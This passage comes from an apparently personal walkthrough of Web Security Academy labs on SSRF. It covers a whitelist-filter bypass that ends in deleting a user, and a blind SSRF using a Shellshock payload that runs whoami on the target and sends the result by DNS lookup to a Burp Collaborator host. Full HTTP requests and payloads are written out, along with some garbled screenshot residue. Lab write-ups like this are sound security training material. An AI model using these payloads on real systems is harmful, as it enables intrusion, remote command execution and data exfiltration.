					59	</div>			
					60	</body>			
					61	</html>			
					62				

5)when I used localhost instead of username I got the admin paner

Request

PrettyRawHexHackvortor

1

POST /product/stock HTTP/1.1

2

Host: 0a7100db0395a6c8c005349300a8000e.web-security-academy.net

3

Cookie: session=sVy8cLVFnMINaWVnaaBEGAAJHMOlnljSf

4

Content-Length: 53

5

Sec-Ch-Ua: "Chromium";v="107", "Not=A?Brand";v="24"

6

Sec-Ch-Ua-Platform: "Windows"

7

Sec-Ch-Ua-Mobile: ?0

8

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36

9

Content-Type: application/x-www-form-urlencoded

10

Accept: \*/\*

11

Origin: https://0a7100db0395a6c8c005349300a8000e.web-security-academy.net

12

Sec-Fetch-Site: same-origin

13

Sec-Fetch-Mode: cors

14

Sec-Fetch-Dest: empty

15

Referer: https://0a7100db0395a6c8c005349300a8000e.web-security-academy.net/product?productId=3

16

Accept-Encoding: gzip, deflate

17

Accept-Language: en-US,en;q=0.9

18

Connection: close

19

20

stockApi=http://localhost:2523@stock.weliketoshop.net

Response

PrettyRawHexRenderHackvortor

WebSecurity Academy

SSRF with whitelist-based input filter

LABNot solved

Back to lab description >>

HomeAdmin panelMy account

WE LIKE TO SHOP

6)

Request

PrettyRawHexHackvortor

1

POST /product/stock HTTP/1.1

2

Host: 0a7100db0395a6c8c005349300a8000e.web-security-academy.net

3

Cookie: session=sVy8cLVFnMINaWVnaaBEGAAJHMOlnljSf

4

Content-Length: 59

5

Sec-Ch-Ua: "Chromium";v="107", "Not=A?Brand";v="24"

6

Sec-Ch-Ua-Platform: "Windows"

7

Sec-Ch-Ua-Mobile: ?0

8

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36

9

Content-Type: application/x-www-form-urlencoded

10

Accept: \*/\*

11

Origin: https://0a7100db0395a6c8c005349300a8000e.web-security-academy.net

12

Sec-Fetch-Site: same-origin

13

Sec-Fetch-Mode: cors

14

Sec-Fetch-Dest: empty

15

Referer: https://0a7100db0395a6c8c005349300a8000e.web-security-academy.net/product?productId=3

16

Accept-Encoding: gzip, deflate

17

Accept-Language: en-US,en;q=0.9

18

Connection: close

19

20

stockApi=http://localhost:2523@stock.weliketoshop.net/admin

Response

PrettyRawHexRenderHackvortor

WebSecurity Academy

SSRF with whitelist-based input filter

LABNot solved

Back to lab description >>

HomeAdmin panelMy account

Users

carlos - Delete

wiener - Delete

7) using the below payload I have successfully deleted the user

stockApi=http://localhost%2523@stock.weliketoshop.net/admin/delete?username=carlos

WebSecurity Academy

SSRF with whitelist-based input filter

LABSolved

Back to lab description >>

Congratulations, you solved the lab!

Share your skills!Continue learning >>

HomeMy account

Inflatable Holiday Home



## 7. Blind SSRF with Shellshock exploitation

# Lab: Blind SSRF with Shellshock exploitation



EXPERT

LAB

Not solved

This site uses analytics software which fetches the URL specified in the Referer header when a product page is loaded.

To solve the lab, use this functionality to perform a **blind SSRF** attack against an internal server in the 192.168.0.x range on port 8080. In the blind attack, use a Shellshock payload against the internal server to exfiltrate the name of the OS user.

### Note

To prevent the Academy platform being used to attack third parties, our firewall blocks interactions between the labs and arbitrary external systems. To solve the lab, you must use Burp Collaborator's default public server.

## Sol) Steps:

- 1) My first finding was that the referrer was able to make external requests and this was verified using burpsuite collaborator
- 2) Shell shock is used to perform remote code execution on the server that is vulnerable to.
- 3) To find additional issues, I have installed collaborator everywhere extension in burpsuite professional, then added the website in scope and could find the additional vulnerabilities

The screenshot displays the Burp Suite Professional interface. The top menu bar includes options like Burp, Project, Intruder, Repeater, Window, Help, and Hackvortor. Below the menu is a toolbar with various tools. The main workspace is divided into several panes. On the left, the 'Site map' pane shows a tree structure of the website's structure. The central pane displays a list of HTTP requests, with columns for Host, Method, URL, Params, Sta..., Length, MIME type, and Title. The right pane shows an 'Issues' list with a red warning icon and the text 'Collaborator Pingback (DNS: Referer)'. Below the issues list, the 'Request' and 'Response' panes show the details of the selected request, including the raw HTTP data and the response body.

Host	Method	URL	Params	Sta...	Length	MIME type	Title
https://0a750094034fe946c0a06e05008a003d...	GET	/academyLabHeader		101	147		
https://0a750094034fe946c0a06e05008a003d...	GET	/		200	10599	HTML	Blind SSRF with Shel...
https://0a750094034fe946c0a06e05008a003d...	GET	/product/productId...		200	4094	HTML	Blind SSRF with Shel...
https://0a750094034fe946c0a06e05008a003d...	GET	/product/productId...		200	4322	HTML	Blind SSRF with Shel...
https://0a750094034fe946c0a06e05008a003d...	GET	/product/productId...		200	4265	HTML	Blind SSRF with Shel...
https://0a750094034fe946c0a06e05008a003d...	GET	/product/productId...		200	4097	HTML	Blind SSRF with Shel...
https://0a750094034fe946c0a06e05008a003d...	GET	/product/productId...		200	4763	HTML	Blind SSRF with Shel...
https://0a750094034fe946c0a06e05008a003d...	GET	/product/productId...		200	3734	HTML	Blind SSRF with Shel...
https://0a750094034fe946c0a06e05008a003d...	GET	/resources/images/s...		200	7250	XML	Blind SSRF with Shel...

**Collaborator Pingback (DNS: Referer)**

Issue: Collaborator Pingback (DNS: Referer)  
Severity: Medium  
Confidence: Certain  
Host: https://0a750094034fe946c0a06e05008a003d.web-security-academy.net

Note: This issue was generated by a Burp extension.

- 4) Based on the info I have tested it on user-agent by providing the collab link and we received the request

Request to https://0a750094034fe946c0a06e05008a003d.web-security-academy.net:443 [34.246.129.62]

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex Hackvector

```
1 GET /academyLabHeader HTTP/1.1
2 Host: 0a750094034fe946c0a06e05008a003d.web-security-academy.net
3 Connection: Upgrade
4 Pragma: no-cache
5 Cache-Control: no-transform
6 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/55.0.2883.87 Safari/537.36 root@5ou9jponDgt0g92rin0h9w066xcohr5g.oastify.com
7 Upgrade: websocket
8 Origin: https://0a750094034fe946c0a06e05008a003d.web-security-academy.net
9 Sec-WebSocket-Version: 13
10 Accept-Encoding: gzip, deflate
11 Accept-Language: en-US,en;q=0.9
12 Cookie: session=bSH2nb5hCz1RyCluhdoYS2sR3swfinx1
13 Sec-WebSocket-Key: a5LhkKs7y457PYHhH1Vj9Q==
14 Referer: http://hbw6l1hansgc3lp35mtv0nit9a042sr.oastify.com/ref
15 X-Real-IP: spoofed.aguebugxll150euwassmllshy24t5xzm.oastify.com
16 CF-Connecting-IP: spoofed.xnolihmfz8ssfiljhfz580zy5phgg14a.oastify.com
17 True-Client-IP: spoofed.9q0dltr2kv4id4vkr2lb02a8let4js8.oastify.com
18 X-Forwarded-For: spoofed.ynp2lingz9stf2lkhgza0pzz5qb119py.oastify.com
19 Contact: root@dl2hgxlvr0q8dhzzfvx64xe355xmpne.oastify.com
20 X-Wap-Profile: http://abpe6ubsnlg53epw5smwvmbt2mupndc.oastify.com/wap.xml
21 Client-IP: spoofed.o0psv606cz8j5seau6c0lfcipgo8e22r.oastify.com
22 Forwarded: for=spoofed.6cja7qcoohhl4aqs6ooixxo7uy0qqlea.oastify.com;by=spoofed.6cja7qcoohhl4aqs6ooixxo7uy0qqlea.oastify.com;host=spoofed.6cja7qcoohhl4aqs6ooixxo7uy0qqlea.oastify.com
23 X-Originating-IP: spoofed.r5xv0h59h2amxvjd5h3qhsnjtbj77w.oastify.com
24 From: root@tolxjdob04toqx2fib059h0u6lcd2aqz.oastify.com
25 X-Client-IP: spoofed.mux3pjuh6azum38l0h6bfq60crij8hw6.oastify.com
26
```

5 x +

Payloads to generate:  Copy to clipboard ☒ Include Collaborator server location  Polling automatically

#	Time	Type	Payload	Source IP address	Comment
1	2022-Nov-16 19:01:14.934 UTC	HTTP	co41j34dapwuj2hfs1u6iendu40zoqcf	34.251.122.40	

Description	Request to Collaborator	Response from Collaborator
The Collaborator server received an HTTP request.		
The request was received from IP address 34.251.122.40 at 2022-Nov-16 19:01:14.934 UTC.		

- 5) We are going to use the below shell shock payload in user-agent

( ) { :; }; /usr/bin/nslookup \$(whoami).BURP-COLLABORATOR-SUBDOMAIN

- 6) Below in the screenshot I have shown how I have used both the parameters, but I did not receive anything in the collab, the reason might be that the URL is not valid so we might have to brute force from 1 to 256 numbers.

### Payload Positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

```

1 1
2 2
3 3
4 4
5 5
6 6
7 7
8 8
9 9
10 10
11 11
12 12
13 13
14 14
15 15
16 16
17 17
18 18
19 19

```

7) Finally received the username in collab

3 x +

Payloads to generate:

Copy to clipboard

☒ Include Collaborator server location

Poll now

Polling automatically

#	Time	Type	Payload	Source IP address	Comment
1	2022-Nov-17 01:30:06.414 UTC	DNS	lodqiaf7jris934yzyshmdj25tbmzcn1	3.251.104.201	
2	2022-Nov-17 01:30:06.414 UTC	DNS	lodqiaf7jris934yzyshmdj25tbmzcn1	3.248.186.24	

Description

DNS query

The Collaborator server received a DNS lookup of type A for the domain name **peter-8Wkw47.lodqiaf7jris934yzyshmdj25tbmzcn1.oastify.com**.

The lookup was received from IP address 3.248.186.24 at 2022-Nov-17 01:30:06.414 UTC.

Web Security Academy 

## Blind SSRF with Shellshock exploitation

[Back to lab description](#) >>

LAB Solved 

**Congratulations, you solved the lab!**

[Share your skills!](#)
[Continue learning >>](#)

## Beat the Vacation Traffic

[Home](#)